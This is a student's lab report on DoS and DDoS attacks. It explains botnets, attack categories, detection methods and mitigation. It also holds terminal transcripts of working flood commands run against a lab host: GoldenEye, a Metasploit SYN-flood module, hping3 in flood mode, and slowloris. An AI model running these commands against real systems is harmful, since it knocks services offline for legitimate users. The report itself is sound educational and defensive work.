DoS & DDoS Attacks Lab

Introduction

This lab report is part of **Module Cybersecurity**, focusing on **Denial of Service (DoS)** and **Distributed Denial of Service (DDoS)** attacks. The objective of this module is to understand how DoS/DDoS attacks work, their types, commonly used tools, detection techniques, and protection mechanisms. This lab combines theoretical understanding with hands-on exposure to attack simulation tools (used strictly in a controlled lab environment for educational purposes).

This report is prepared based on:

- Self-created notes during the lab sessions
- Module reference notes provided by the institute

Learning Objectives

- Understand the concept of DoS and DDoS attacks
- Differentiate between DoS and DDoS
- Learn about botnets and their role in DDoS attacks
- Study different types of DoS/DDoS attacks
- Gain familiarity with common DoS/DDoS tools
- Learn detection and mitigation techniques

DoS and DDoS Overview

Denial of Service (DoS)

A **Denial of Service (DoS)** attack is launched from a **single source** with the intention of making a system, server, or network unavailable to legitimate users by overwhelming it with traffic or requests.

Distributed Denial of Service (DDoS)

A **Distributed Denial of Service (DDoS)** attack is launched from **multiple sources**, usually compromised systems (botnets), making it more powerful and harder to detect and mitigate than a DoS attack.

Key Difference:

- DoS → Single attacker/source
- DDoS → Multiple attackers/sources

Botnets

A **botnet** is a network of compromised devices controlled by an attacker (botmaster). These devices are infected with malware and are used to perform large-scale attacks such as DDoS, spamming, credential theft, and malware distribution.

Characteristics of Botnets

- Large-scale and globally distributed
- Stealthy operation
- Controlled via Command & Control (C2) servers
- Commonly used in DDoS attacks

Example: Mirai Botnet (IoT-based)

Types of DoS/DDoS Attacks

Volumetric Attacks

- Based on brute-force traffic flooding
- Measured in **bits per second (bps)**
- Targets network bandwidth

Examples:

- UDP Flood
- ICMP Flood
- Ping of Death
- Smurf Attack
- DNS Amplification

Protocol Attacks

- Target **Layer 3 (Network)** and **Layer 4 (Transport)** of the OSI model
- Measured in **packets per second (pps)**
- Harder to detect

Examples:

- SYN Flood
- ACK Flood
- SYN-ACK Flood
- Fragmentation Attacks

Application Layer Attacks

- Target **Layer 7 (Application Layer)**
- Measured in **requests per second (rps)**
- Mimic legitimate user behavior

Examples:

- HTTP GET/POST Flood
- Slowloris Attack
- UDP Application Layer Flood
- DDoS Extortion Attacks

DoS/DDoS Attack Tools (Lab Study)

⚠ **Note:** The following tools were studied and tested only in a controlled lab environment for educational purposes.

Tools Covered:

1. **GoldenEye** – HTTP Flooding Tool
2. **Slowloris** – Low bandwidth application-layer attack
3. **Raven-Storm** – Multi-purpose DoS framework
4. **Metasploit Auxiliary (SYN Flood)**
5. **OWASP HTTP POST Tool**
6. **XOIC** – Packet flooding tool
7. **TorsHammer** – Tor-based slow POST attack
8. **THC-SSL-DoS** – SSL exhaustion attack tool
9. **HTTP DoS Tool (GUI-based)**
10. **HOIC (High Orbit Ion Cannon)**
11. **LOIC (Low Orbit Ion Cannon)**
12. **Hping3** – Packet crafting and flooding tool

➢ *Controlled Lab*

```
┌──(kiran㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.233.43.128  netmask 255.255.255.0  broadcast 10.233.43.255
        inet6 2402:3a80:1bf2:b881:62dc:6891:23e9:42a2  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe93:f9c5  prefixlen 64  scopeid 0x20<link>
        inet6 2402:3a80:1bf2:b881:a00:27ff:fe93:f9c5  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:93:f9:c5  txqueuelen 1000  (Ethernet)
        RX packets 82  bytes 16808 (16.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 57  bytes 8317 (8.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18145  bytes 4498786 (4.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18145  bytes 4498786 (4.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kiran㉿kali)-[~]
└─$ uname -a
Linux kali 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025-12-08) x86_64 GNU/Linux
```

⚠ *This lab is conducted for educational purposes only...*

➢ goldeneye

```
┌──(kiran㉿kali)-[~/Hacking-Tools/DDOS-Tools/GoldenEye]
└─$ ./goldeneye.py -h
/home/kiran/Hacking-Tools/DDOS-Tools/GoldenEye/./goldeneye.py:8: SyntaxWarning: invalid escape sequence '\_'
  | $$  \__/  /$$$$$$ | $$  /$$$$$$$  /$$$$$$  /$$$$$$$ | $$       /$$   /$$  /$$$$$$

 ____________________________________________________________________________________________________

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

 USAGE: ./goldeneye.py <url> [OPTIONS]

 OPTIONS:
         Flag                   Description                                             Default
         -u, --useragents       File with user-agents to use                            (default: randomly generated)
         -w, --workers          Number of concurrent workers                            (default: 10)
         -s, --sockets          Number of concurrent sockets                            (default: 500)
         -m, --method           HTTP Method to use 'get' or 'post'  or 'random'         (default: get)
         -n, --nosslcheck       Do not verify SSL Certificate                           (default: True)
         -d, --debug            Enable Debug Mode [more verbose output]                 (default: False)
         -h, --help             Shows this help

 ____________________________________________________________________________________________________
```

```
┌──(kiran㉿kali)-[~/Hacking-Tools/DDOS-Tools/GoldenEye]
└─$ ./goldeneye.py http://192.168.1.51 -s 1000 -w 20
/home/kiran/Hacking-Tools/DDOS-Tools/GoldenEye/./goldeneye.py:8: SyntaxWarning: invalid escape sequence '\_'
  | $$  \__/  /$$$$$$ | $$  /$$$$$$$  /$$$$$$  /$$$$$$$ | $$       /$$   /$$  /$$$$$$

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 20 workers running 1000 connections each. Hit CTRL+C to cancel.
```

➢ Metasploit

```
       =[ metasploit v6.4.103-dev                          ]
+ -- --=[ 2,584 exploits - 1,316 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

```
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                         asploit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.
```

```
msf auxiliary(dos/tcp/synflood) > set RHOST 192.168.1.51
RHOST => 192.168.1.51
msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.1.51
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 192.168.1.51:80 ...
```

- Hping3

```
┌──(kiran㉿kali)-[~]
└─$ hping3 --help
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -8  --scan       SCAN mode.
                   Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen     listen mode
```


```
┌──(root㉿kali)-[/home/kiran]
└─# hping3 -S 192.168.1.51 -p 80 --flood
HPING 192.168.1.51 (eth0 192.168.1.51): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

- slowloris

```
                        Time to sleep between each header sent.

┌──(kiran㉿kali)-[~/Hacking-Tools/DDOS-Tools/slowloris]
└─$ python3 slowloris.py 192.168.1.51 -s 1000
[11-01-2026 04:32:08] Attacking 192.168.1.51 with 1000 sockets.
[11-01-2026 04:32:08] Creating sockets...
[11-01-2026 04:32:12] Sending keep-alive headers...
[11-01-2026 04:32:12] Socket count: 0
[11-01-2026 04:32:12] Creating 1000 new sockets...
[11-01-2026 04:32:31] Sending keep-alive headers...
[11-01-2026 04:32:31] Socket count: 0
[11-01-2026 04:32:31] Creating 1000 new sockets...
[11-01-2026 04:32:50] Sending keep-alive headers...
[11-01-2026 04:32:50] Socket count: 0
[11-01-2026 04:32:50] Creating 1000 new sockets...
```

Network Traffic analysis during DoS attack lab using Wireshark



DoS/DDoS Detection Techniques

Common Detection Methods:

- Traffic Volume Analysis
- Rate-based Detection (RPS, PPS)
- Behavioral Analysis
- Signature-based Detection
- Anomaly-based Detection
- Source-based Detection
- Protocol Analysis
- Flow-based Detection (NetFlow, sFlow)
- Entropy-based Detection
- Machine Learning-based Detection

Detection Tools:

- Snort / Suricata (IDS)
- Wireshark
- SIEM Solutions
- Cloud-based Anti-DDoS Services

DoS/DDoS Protection and Mitigation

Prevention Techniques:

- Firewalls and Intrusion Prevention Systems (IPS)
- Rate Limiting
- Load Balancing
- Content Delivery Networks (CDN)
- Anti-DDoS Services (Cloudflare, AWS Shield)
- Secure Network Architecture

Mitigation Strategies:

- Blackholing / Sinkholing
- Traffic Filtering
- Blocking Malicious IPs
- Incident Response Planning

Impact of DoS/DDoS Attacks

- Service Downtime
- Financial Loss
- Reputational Damage
- Increased Operational Costs
- Legal and Compliance Risks

Author

Name : Kiran Karenavar
Course : Cybersecurity / Ethical Hacking
Module : DoS / DDoS | Ethical Hacking Lab

Conclusion

This Module provided a comprehensive understanding of DoS and DDoS attacks, including their types, tools, detection mechanisms, and mitigation strategies. Hands-on exposure to various attack tools enhanced practical knowledge while emphasizing the importance of ethical and responsible cybersecurity practices. Understanding these attacks is crucial for building resilient and secure systems in real-world environments.